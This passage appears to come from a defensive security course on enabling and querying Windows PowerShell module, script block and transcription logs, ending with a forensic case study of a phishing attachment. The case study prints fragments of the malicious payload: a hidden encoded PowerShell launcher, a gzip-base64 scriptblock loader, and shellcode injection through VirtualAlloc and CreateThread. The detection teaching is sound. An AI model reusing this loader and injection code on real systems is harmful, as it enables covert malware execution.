The output reveals our PowerShell pipeline in descending order. At the bottom we'll find the *GetWmiObject* cmdlet that is fetching our process list. Above that entry we notice the invocation of the **Get-Date** cmdlet, followed by **Write-Host**. Located at the top is **Out-Default**,[230] which is the default formatting/output cmdlet. Two things to note about the **Out-Default** cmdlet: it will choose a format for output if one isn't chosen already, and it is automatically appended to the end of every pipeline.

Since we are expecting the **Get-Date**, **Write-Host**, and **Out-Default** cmdlets to be unrelated to the actual log content related to our execution, let's focus on the first event with the command invocation of *Get-WmiObject*. We can re-run our previous query with the **Format-List**[231] cmdlet to show the entirety of the Message.

```
[192.168.51.10]: PS C:\Users\offsec> Get-WinEvent -FilterHashtable
@{Logname='Microsoft-Windows-PowerShell/Operational'; StartTime="6/14/2021 13:25:52";
EndTime="6/14/2021 13:25:54"; ID=4103} | Format-List


   ProviderName: Microsoft-Windows-PowerShell
...
TimeCreated  : 8/20/2021 9:16:32 AM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4103
Message      : CommandInvocation(Get-WmiObject): "Get-WmiObject"
               ParameterBinding(Get-WmiObject): name="Class"; value="Win32_Process"
               CommandInvocation(Format-Table): "Format-Table"
               ParameterBinding(Format-Table):    name="Property";    value="ProcessId,
ParentProcessId, Name"
               ParameterBinding(Format-Table): name="InputObject";
value="\\CLIENT01\root\cimv2:Win32_Process.Handle="0""
               ParameterBinding(Format-Table): name="InputObject";
value="\\CLIENT01\root\cimv2:Win32_Process.Handle="4"" ...
```

Listing 135 - Pipeline Execution Event for Get-WmiObject and Format-Table

Although a lot of output is produced by this query, we'll find the Message field for our command being run within our first event. These details may seem overwhelming at first, but they help identify what PowerShell is doing with the cmdlets that are being invoked. We also observe a sampling of output in the Message field, getting our first few process IDs in the form of *Win32_Process.Handle*.

Further below our event's Message data from Get-WmiObject is the *Context*. The Context for these events describes the command name, severity, and other data associated with the activity.

```
...
Context:
        Severity = Informational
        Host Name = ServerRemoteHost
```

[230] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/out-default

[231] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/format-list


```
        Host Version = 1.0.0.0
        Host ID = bee883d3-7ebf-4e72-8f4a-70d283c190ac
        Host Application = C:\Windows\system32\wsmprovhost.exe -Embedding
```

```
        Engine Version = 5.1.19041.1151
        Runspace ID = 6b83aae0-ef79-421f-a6a7-6563439d23f8
        Pipeline ID = 13
        Command Name = Get-WmiObject
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 26
        User = CLIENT01\offsec
        Connected User = CLIENT01\offsec
        Shell ID = Microsoft.PowerShell
```

Listing 136 - Context Entry of Get-WmiObject, Format-Table Event

The *Command Name* indicates which cmdlet initiated this pipeline execution. Had it been a script, it would have been reflected in the *Script Name*. We'll also note the Sequence Number and Pipeline ID. The Sequence Number tracks the order in which PowerShell events execute, while Pipeline ID tracks commands within a given pipeline. Critical examination of both can help dissect which parts of a script were executed in a sequence of events. We could trace an entire series of PowerShell commands using the Pipeline ID, and order them based on the Sequence Number.

Module logging is just one of the three methods we can use to audit PowerShell activities. The next PowerShell logging mechanism we will explore is *script block logging*.[232]

6.2.3 PowerShell Script Block Logging

Script block logging captures the contents of code contained within script blocks,[233] including some deobfuscated[234] commands. To enable script block logging, we will reopen **`gpedit.msc`** and navigate to *Local Computer Policy* > *Computer Configuration* > *Administrative Templates* > *Windows Components* > *Windows PowerShell*. This time, we will only need to change the setting from *Not Configured* to *Enabled*.

[232] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-powershell-script-block-logging

[233] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_script_blocks

[234] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Obfuscation_(software)

We can also note the option to *Log script block execution start / stop events*. This feature will not be necessary for the purposes of our demo, so we will leave it unchecked.




Figure 38: Turn on Script Block Logging configuration

Once script block logging is enabled, we have to restart the VM in order for the configuration to to be committed. After restarting the VM, we'll reconnect to the VM using PowerShell Core.

For a simplified demonstration of script block logging, we will start with an easy-to-recognize event and then move on to something with an execution pipeline. First, we'll run the following script block in our local PowerShell prompt. We need to include the follow-on **`Write-Host`** with **`Get-Date`** to generate a timestamp.

```
[192.168.51.10]: PS C:\Users\offsec> { "This is a script block" }; Write-Host (Get-
Date)
 "This is a script block"
6/15/2021 2:49:43 PM
```

Listing 137 - Write "This is a script block" to the console with timestamp

The Event ID for remote command execution events enabled by script block logging is 4104.[235] From our interactive Kali PowerShell session, we will be searching for script block events with the matching event ID using **`Get-WinEvent`** with **`-FilterHashtable`**. Our proof-of-concept has only one script block, so we are expecting only one event. We will limit our query to one second before and one second after the timestamp.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-WinEvent -FilterHashtable
@{Logname='Microsoft-Windows-PowerShell/Operational'; StartTime="06/15/2021 14:49:42";
EndTime="06/15/2021 14:49:44"; ID=4104} | Format-List



TimeCreated  : 6/15/2021 2:49:43 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               { "This is a script block" }; Write-Host (Get-Date)
               ScriptBlock ID: e01d4655-46ad-44f8-a459-be392a6f8119
               Path:
```

Listing 138 - Script Block event for "This is a script block"

The output reveals that one event was generated as a result of our command. In the event's Message field is our script block text in its entirety, as highlighted.

Earlier, we mentioned the use of script block logging to help with the deobfuscation of PowerShell commands. Later in the Topic, we will work with advanced versions of this activity. For now, let's try a command that has been base64-encoded using PowerShell.

First, we will use PowerShell to encode a command. We can use the **`Get-Hotfix`**[236] cmdlet to get a list of hotfixes[237] that have been applied to the system, preceded by **`Write-Host`** and **`Get-Date`** to generate a timestamp. The hotfixes will be listed by their Microsoft *Knowledge Base* (KB)[238] value. Attackers trying to perform privilege escalation on a Windows machine will need to know what software patches have been applied to the system, including hotfixes.

These commands will be stored in a variable called *$Command_, which will then be encoded from text into bytes. The sequence of bytes will be stored within a variable called _$Bytes*, which are then encoded into Base64.[239] The final variable, *$EncodedCommand*, contains our Base64-encoded command.

```
[192.168.51.10]: PS C:\Users\offsec> $Command = 'Write-Host (Get-Date); Get-Hotfix'
[192.168.51.10]: PS C:\Users\offsec> $Bytes =
[System.Text.Encoding]::Unicode.GetBytes($Command)
[192.168.51.10]: PS C:\Users\offsec> $EncodedCommand =
[Convert]::ToBase64String($Bytes)
[192.168.51.10]: PS C:\Users\offsec> $EncodedCommand
VwByAGkAdABlAC0ASABvAHMAdAAgACgARwBlAHQALQBEAGEAdABlACkAOwAgAEcAZQB0AC0ASABvAHQAZgBpAH
gA
```

[235] (Netikus.net, 2018), https://www.myeventlog.com/search/show/977

[236] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-hotfix

[237] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Hotfix

[238] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Microsoft_Knowledge_Base

[239] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Base64

Listing 139 - Encoding our Get-Hotfix PowerShell cmdlet

After all of the data is transformed, the output of *$EncodedCommand* presents our encoded string of PowerShell commands.

To run our newly-encoded command, we will call PowerShell from within itself using the **`Encoded`** argument. Running this will present the output of *Get-Hotfix* on our system.

```
[192.168.51.10]: PS C:\Users\offsec> powershell -Encoded
VwByAGkAdABlAC0ASABvAHMAdAAgACgARwBlAHQALQBEAGEAdABlACkAOwAgAEcAZQB0AC0ASABvAHQAZgBpAH
gA
6/15/2021 11:19:09 AM
Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
CLIENT01      Update           KB4562830     NT AUTHORITY\SYSTEM  2/8/2021 12:00:00 AM
CLIENT01      Security Update  KB4570334                          11/18/2020 12:00:00
AM
CLIENT01      Update           KB4577586     NT AUTHORITY\SYSTEM  4/19/2021 12:00:00
AM
CLIENT01      Security Update  KB4580325                          11/19/2020 12:00:00
AM
CLIENT01      Security Update  KB4586864                          11/19/2020 12:00:00
AM
CLIENT01      Update           KB4589212     NT AUTHORITY\SYSTEM  4/20/2021 12:00:00
AM
CLIENT01      Security Update  KB4598481     NT AUTHORITY\SYSTEM  2/4/2021 12:00:00 AM
CLIENT01      Update           KB5000736     NT AUTHORITY\SYSTEM  6/10/2021 12:00:00
AM

6/15/2021 11:19:09 AM
PS C:\Users\offsec>
```

Listing 140 - Running Encoded PowerShell command

The output reveals all of the applied hotfixes by KB number, along with a timestamp.

In our remote PowerShell session, we can re-run our **`Get-WinEvent`** query to show the new script block events. We'll adjust our *StartTime* to 11:19:08 AM and *EndTime* to 11:19:10 AM to capture all activity. Once more, we will filter on ID 4104 to isolate all script block logging events.

```
[192.168.51.10]: PS C:\Users\offsec> Get-WinEvent -FilterHashtable
@{Logname='Microsoft-Windows-PowerShell/Operational'; StartTime="6/15/2021 11:19:08";
EndTime="6/15/2021 11:19:10"; ID=4104} | Format-List ...
TimeCreated  : 6/15/2021 11:19:09 AM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):
               Write-Host (Get-Date); Get-Hotfix

               ScriptBlock ID: 05417384-e8c9-4d5d-adf8-0e0149584a35
               Path:
```

Listing 141 - Script Block events for the encoded command

Our output includes a conveniently decoded series of PowerShell commands. Other events may appear, but have been omitted in the output above.

Now that we have examined script block logging, we'll move on to PowerShell transcription logging.

6.2.4 PowerShell Transcription

The final PowerShell logging mechanism that we will explore is *transcription*.[240] PowerShell transcription will generate full records of a PowerShell session, with all input and output stored in a text file. It is an additional forensic artifact that can provide defenders an end-to-end grasp on what was executed in a session.

To enable transcription for PowerShell, we'll return to gpedit.msc and navigate to *Local Computer Policy* > *Computer Configuration* > *Administrative Templates* > *Windows Components* > *Windows PowerShell*. We will change the setting from *Not Configured* to *Enabled*. We will also select the checkbox for *Include Evocation Headers* so that timestamps are produced for each command in our transcripts.

Note that there is an option to set a *Transcript output directory*. This feature will not be necessary for the purposes of our demo, so we will leave it unchecked. However, in a real enterprise, we might consider configuring this location to be accessible only by authorized security personnel.

[240] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_group_policy_settings#turn-on-powershell-transcription


```
[192.168.51.10]: PS C:\Users\offsec> Get-CimInstance Win32_ComputerSystem |
SelectObject -Property Name, PrimaryOwnerName, Domain, TotalPhysicalMemory, Model,
Manufacturer

Name                : CLIENT01
PrimaryOwnerName    : offsec
Domain              : WORKGROUP
TotalPhysicalMemory : 2146418688
Model               : VMware7,1 Manufacturer
: VMware, Inc.
```



```
...
```




Figure 39: Turn on PowerShell Transcription configuration

Once transcription is activated, we must open a new PowerShell session to activate a new log. We'll then run a **`Get-CimInstance`** cmdlet that generates information about the computer. The important takeaway is not this command, but the forensic artifact that it writes to a local directory.

Listing 142 - Generating Transcription Logging Activity in PowerShell

Once we're finished generating activity, we can exit the PowerShell Core prompt on our Kali VM. On the Windows 10 VM, we'll navigate to the C:\Users\offsec\Documents\YYYYMMDD directory, in which "YYYYMMDD" is the current date of our activity.

Inside this directory we'll find a text file titled PowerShell_transcript.HOSTNAME.UNIQUEID.YYYYMMDDHHMMSS.txt. This filename bears the hostname of our Windows 10 client as well as the exact moment that the file was created. Opening the file, we notice some header information describing the session.

```
**********************
Windows PowerShell transcript start
Start time: 20210615141747
Username: CLIENT01\offsec RunAs
User: CLIENT01\offsec
Configuration Name:
Machine: CLIENT01 (Microsoft Windows NT 10.0.19043.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 6524
PSVersion: 5.1.19041.1151
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1151
BuildVersion: 10.0.19041.1151
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
********************** ...
```

Listing 143 - Transcription file header information

Let's note the *Start time* as well as the *Process ID*. For investigative purposes, we could begin tracing exploitation around the timestamp to search for child processes created with a parent process ID of 6524. We'll also find that the Host Application field lists wsmprovhost.exe because we are using PowerShell Core. If we were using PowerShell locally, the Host Application would be powershell.exe.

Recall that we added invocation headers for our transcripts. Demonstrated below is an example invocation header for our command along with its output. This could come in handy as we evaluate other events that confirm the execution within the transcript, such as ProcessCreate, FileCreate, or NetworkConnect events.

```
**********************
Command start time: 20210615142013
**********************
PS C:\Users\offsec> CommandInvocation(Get-CimInstance): "Get-CimInstance"
>> ParameterBinding(Get-CimInstance): name="ClassName"; value="Win32_ComputerSystem"
>> CommandInvocation(Select-Object): "Select-Object"
>> ParameterBinding(Select-Object): name="Property"; value="Name, PrimaryOwnerName,
Domain, TotalPhysicalMemory, Model, Manufacturer"
>> ParameterBinding(Select-Object): name="InputObject"; value="Win32_ComputerSystem:
CLIENT01 (Name = "CLIENT01")"


Name                : CLIENT01
PrimaryOwnerName    : offsec
Domain              : WORKGROUP
TotalPhysicalMemory : 2146418688
Model               : VMware7,1
Manufacturer        : VMware, Inc.
```

Listing 144 - Transcription logging input command and output

Now that we have an understanding of PowerShell transcription, we can combine it with our knowledge of both module and script block logging. We'll use each to evaluate the phishing attack that leverages PowerShell for execution.

6.2.5 Case Study: PowerShell Logging for Phishing Attacks

Now that we have familiarized ourselves with three common mechanisms for PowerShell logging, let's use them to evaluate the email attachment from earlier. First, we should make sure that all three logging mechanisms are in an *Enabled* state. Module logging should have a wildcard character to log all modules, and the transcription should include invocation headers. Once we have enabled the mechanisms, we'll restart the VM. Now we can re-open our attachment and enable both editing and macros to engage the malicious payload. Then we will investigate what PowerShell logging can discover for us.

To start, we will review our transcripts to find what PowerShell commands were run on our Windows 10 client. After sorting these files by their most recent timestamps, let's open one of them and review the contents. If there are multiple logs with the same timestamp, we will check each one.

```
**********************
Windows PowerShell transcript start
Start time: 20210615154405
Username: CLIENT01\offsec RunAs
User: CLIENT01\offsec
Configuration Name:
Machine: CLIENT01 (Microsoft Windows NT 10.0.19043.0)
Host Application:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAkAGUAbgB2AD
... ...
```

Listing 145 - Transcription logging for infected attachment with encoded command

~~At the very beginning of our transcript we find a Base64-encoded PowerShell command lumped inside of~~ the header. Unlike before, this command wasn't run from within a PowerShell prompt. It was executed from something else and opened PowerShell in the process. We'll notice the abbreviated **-e** encoded parameter followed by the encoded payload.

Below the header is a single invocation showing a partially-decoded command.

```
PS>if([IntPtr]::Size -eq
4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershe
ll.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIACg2w...''))),[System
.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$fal
se;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=
[System.Diagnostics.Process]::Start($s);
```

Listing 146 - Partially-decoded payload transcription for infected attachment running PowerShell

The decoded PowerShell payload contains another encoded PowerShell payload. The rest of the code searches for the directory path to powershell.exe before running the second encoded payload in a new instance of PowerShell. This explains the additional transcription file.

Referring to our second transcription log, we confirm that it is executing the encoded text. The execution is shown below, starting at the *ScriptBlock* invocation.

```
PS>&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIACg2wmACA7VWbW/ayBb...
')
```

Listing 147 - Second transcription log for infected attachment

For now, our second transcription has not provided any new information. We should move on to another forensic artifact.

Before we start digging into our PowerShell-based events, we will write our own function that can review events based on time and a provided Event ID. We already know how to filter between two timestamps, and we know an Event ID similar to that of **`Get-SysmonEvent`**.

To start, we'll borrow a lot of the structure from C:\Sysmon\Get-Sysmon.psm1. The name of our custom function will be *Get-PSLogEvent*.

```
function Get-PSLogEvent{
param (
$eventid,
        $start,
        $end
    )
    $filters = @{LogName = "Microsoft-Windows-PowerShell/Operational"}

    if ($eventid -ne $null) {
$filters.ID = $eventid
    }
    if ($start -ne $null) {
$filters.StartTime = $start
    }
    if ($end -ne $null) {
$filters.EndTime = $end
    }

    Get-WinEvent -FilterHashtable $filters
}
```

Listing 148 - Custom Function Get-PSLogEvent for PowerShell Logs

Other than changing the *LogName* from "Microsoft-Windows-Sysmon/Operational" to "MicrosoftWindows-PowerShell/Operational" and updating the function name to *Get-PSLogEvent*, our code here is no different from Get-SysmonEvent. Next, we'll save it to C:\Sysmon\Get-PSLog.psm1 and then import it into our PowerShell Core prompt.

After running our new function for script block logging events, we receive the following entries. Note that we've filtered within the minute of the timestamp that we identified in our transcript. Since we are only searching for one event ID, we'll use the **`Format-Table`** cmdlet to select all other columns of interest and omit the event ID.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Import-Module C:\Sysmon\Get-PSLog.psm1
```



```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "6/15/2021
15:44:00" "6/15/2021 15:45:00" | Format-Table Timecreated, LevelDisplayName, Message

   ProviderName: Microsoft-Windows-PowerShell

TimeCreated          LevelDisplayName Message
-----------          ---------------- -------
6/15/2021 3:44:06 PM Verbose          Creating Scriptblock text (1 of 1):...
6/15/2021 3:44:06 PM Verbose          Creating Scriptblock text (1 of 1):...
6/15/2021 3:44:06 PM Warning          Creating Scriptblock text (1 of 1):...
6/15/2021 3:44:06 PM Warning          Creating Scriptblock text (1 of 1):...
6/15/2021 3:44:05 PM Verbose          Creating Scriptblock text (1 of 1):...
6/15/2021 3:44:05 PM Warning          Creating Scriptblock text (1 of 1):...
```

Listing 149 - Script Blog Logging Events for infected attachment in table format

Our output indicates that we have generated some events, but the Message field is abbreviated. To expand the field, we will run our PowerShell command again and format the output in a list, as shown below.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4104 "6/15/2021
15:44:00" "6/15/2021 15:45:00" | Format-List

TimeCreated  : 6/15/2021 3:44:06 PM
ProviderName : Microsoft-Windows-PowerShell
Id           : 4104
Message      : Creating Scriptblock text (1 of 1):

function vjm {
  Param ($h9eNT, $seelh) $cPb4 =
  ([AppDomain]::CurrentDomain.GetAssemblies()
  | Where-Object { $_.GlobalAssemblyCache -And
  $_.Location.Split('\\')[-
1].Equals('System.dll')}).GetType('Microsoft.Win32.UnsafeNativeMethods')

  return $cPb4.GetMethod('GetProcAddress',
    [Type[]]@([System.Runtime.InteropServices.HandleRef],
    [String])).Invoke($null,
      @([System.Runtime.InteropServices.HandleRef](New-Object
      System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($cPb4.GetMethod('GetModuleHandle')).Invoke($null, @($h9eNT)))),
    $seelh))
}
```

Listing 150 - Decoded function vjm within infected file attachment

Since our results contain a lot of encoded text, we will focus on the decoded output. First, we observe a custom function with an arbitrary name: *vjm*. This function includes other encoded artifacts, but we'll notice that it makes use of System.dll to execute additional functionality.

There are other forensic artifacts in decoded PowerShell variables within the same event. Additional content from the same script block event is shown below.

```
$cxE = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vjm
kernel32.dll VirtualAlloc), (saa @([IntPtr], [UInt32], [UInt32], [UInt32])
```



```
([IntPtr]))).Invoke([IntPtr]::Zero,
               $myR.Length,0x3000, 0x40)
               [System.Runtime.InteropServices.Marshal]::Copy($myR, 0, $cxE,
$myR.length)

$r_s = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vjm
kernel32.dll CreateThread), (saa @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
[IntPtr])

([IntPtr]))).Invoke([IntPtr]::Zero,0,$cxE,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vjm kernel32.dll
WaitForSingleObject), (saa @([IntPtr], [Int32]))).Invoke($r_s,0xffffffff) | Out-Null
```

Listing 151 - More decoded variables and function calls

Our event entry shows variables *$cxE_ and _$r_s* with function calls to other encoded functions within the payload (such as *saa*) and encoded variables (such as *$myR*). We also observe a reference to kernel32.dll in which the payload starts to make allocations and changes to running process memory. Even if we are not experts in PowerShell scripting or exploit development, we can determine that this is not the benign activity of an ordinary user.

Let's move on from script block logging events to module logging events. In the same timeframe specified before, we will pull event IDs related to module logging. We'll recall that the Event ID for module logging events is 4103.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4103 "6/15/2021
15:44:00" "6/15/2021 15:45:00" | Format-Table TimeCreated, LevelDisplayName, Message
TimeCreated          LevelDisplayName Message
-----------          ---------------- -------
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(Where-Object): "Where-
Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(Where-Object): "Where-
Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(Where-Object): "WhereObject"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:06 PM Information      CommandInvocation(New-Object): "New-Object"...
6/15/2021 3:44:05 PM Information      CommandInvocation(Out-Default): "Out-Default"...
6/15/2021 3:44:05 PM Information      CommandInvocation(New-Object): "New-Object"...
```

Listing 152 - Module Logging Events for infected attachment in table format

Judging by the output above, the encoded payloads have generated a lot of PowerShell activity in a short amount of time. Once again, we will omit the event ID since we are only searching for one event ID type.

To get more information from the module logging events in a list format, we can change the format of our output as we have done before with **`Format-List`**. Our *StartTime* and *EndTime* filters will remain unchanged.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-PSLogEvent 4103 "6/15/2021
